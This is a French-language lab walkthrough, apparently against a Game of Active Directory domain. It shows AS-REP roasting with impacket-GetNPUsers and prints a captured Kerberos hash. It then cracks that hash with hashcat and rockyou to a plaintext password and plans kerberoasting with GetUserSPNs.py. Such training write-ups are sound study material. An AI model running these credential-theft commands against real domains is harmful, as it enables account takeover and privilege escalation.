Par la suite nous allons essayer d'exploiter les utilisateurs que nous avons réussis à obtenir, pour ce faire:

Nous allons utiliser la commande:

```
Impacket-GetNPUsers north.sevenkingdoms.local/ -no-pass -usersfile users.txt
```

Le but de cette commande est d'obtenir des tickets de services des comptes que nous venons de trouver, après les avoir analysé il sera possible de trouver des failles pour certains utilisateurs.

```
(root@kali)-[/home/kali]
# impacket-GetNPUsers north.sevenkingdoms.local/ -no-pass -usersfile
users.txt
Impacket v0.11.0 - Copyright 2023 Fortra
Creation by: [redacted] script.sh
[-] User sql_svc doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jeor.mormont doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User samwell.tarly doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jon.snow doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User hodor doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User rickon.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$brandon.stark@NORTH.SEVENKINGDOMS.LOCAL:11c310ae0edb8520
4b0a4e4f5fe88136$9c73c93d980bcc7c3844086a07d3c6e2bf315c8505888ba1a2406
8a77b2f60e789ac8c8464bc3c63f2f4669e73c1ffcff2d4063e1d19d7d7bf9ab1849ee
9b9caf69ef8a8eee866de30df29046023c253c3e3ee615fa3e1f82332aa4d76e5f8746
85676968c48a69156b2aa4bf63c7dad856c10c84ce44a911be5c86c2c49ee08d13a8ff
a8d5783b5826cad3cfcb70c00cb684cf29f0ab94937c88df66c392951fee8fa62d89d7
562c2a145f6e8592479faf592c00a00c6c34a85ada733038d046120e47d4f11497bae2
19bf250c45fa907e15d7d0e5ea6c2ff67137986759cde64a3ef8612a21c48d9a87a5a5
8b2fc797f6c9a18c5a8801be461a3c41e296755363340dab53f
[-] User sansa.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User robb.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User catelyn.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User eddard.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User arya.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials
have been revoked)
[-] User vagrant doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials
have been revoked)
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] invalid principal syntax
```

Pour faire suite à cela nous pouvons voir qu'aucun utilisateur ne réponds, sauf brandon stark. En effet nous pouvons voir que celui-ci nous a envoyé ce qui semble être sa clé TGT.

En déposant la clé sur <https://crackstation.net/>, celui-ci nous répond qu'il s'agit du chiffrement Kerberos 5, crackable avec hashcat avec le code 18200.

Je décide donc de le déchiffrer avec hachcat associé avec le dictionnaire ROCKYOU avec la commande :

```
hashcat -m 18200 hash.txt rockyou.txt
```

```

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache built:
* Filename..: rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 2 secs

$krb5asrep$23$brandon.stark@NORTH.SEVENKINGDOMS.LOCAL:11c310ae0edb8520
4b0a4e4f5fe88136$9c73c93d980bcc7c3844086a07d3c6e2bf315c8505888ba1a2406
8a77b2f60e789ac8c8464bc3c63f2f4669e73c1ffcff2d4063e1d19d7d7bf9ab1849ee
9b9caf69ef8a8eee866de30df29046023c253c3e3ee615fa3e1f82332aa4d76e5f8746
85676968c48a69156b2aa4bf63c7dad856c10c84ce44a911be5c86c2c49ee08d13a8ff
a8d5783b5826cad3cfc70c00cb684cf29f0ab94937c88df66c392951fee8fa62d89d7
562c2a145f6e8592479faf592c00a00c6c34a85ada733038d046120e47d4f11497bae2
19bf250c45fa907e15d7d0e5ea6c2ff67137986759cde64a3ef8612a21c48d9a87a5a5
8b2fc797f6c9a18c5a8801be461a3c41e296755363340dab53f:iseedeadpeople

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target.....: $krb5asrep$23$brandon.stark@NORTH.SEVENKINGDOMS.LOC
... dab53f
Time.Started.....: Thu Dec 7 06:11:52 2023 (1 sec)
Time.Estimated...: Thu Dec 7 06:11:53 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 573.1 kH/s (2.00ms) @ Accel:1024 Loops:1 Thr:1 Ves
c:4
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digest
s (new)
Progress.....: 57344/14344385 (0.40%)
Rejected.....: 0/57344 (0.00%)
Restore.Point....: 53248/14344385 (0.37%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: soydivina → YELLOW1
Hardware.Mon.#1..: Util: 29%

Started: Thu Dec 7 06:11:45 2023
Stopped: Thu Dec 7 06:11:55 2023

(root@kali)-[/home/kali]
# hashcat -m 18200 hash.txt rockyou.txt

```

"iseedeadpeople"


PLUS ACCES AUX MACHINES

Uniquement par l'experience rootme

Grace à cette clé TGT, nous avons fait un gros pas en avant, il est maintenant possible de faire des requetes avec brandon.

Par exemple il est possible d'utiliser GetUserSPNs.py

avec l'argument `brandon.stark:iseedeadpeople` pour faire du kerberoasting sur cet utilisateur et trouver d'autres info. Notamment l'une des plus importante avec le TGT, le TGS.



'<https://www.sentinelone.com/cybersecurity-101/what-is-kerberoasting-attack/>'

Comme nous pouvons le voir sur ce schéma, si je demande une clé TGS avec ma TGT alors celui-ci me renverra la TGS.

Il est donc possible avec `GetUserSPNs.py` d'obtenir une TGS qui nous permettra d'avancé d'un point en plus dans la montée en privilege.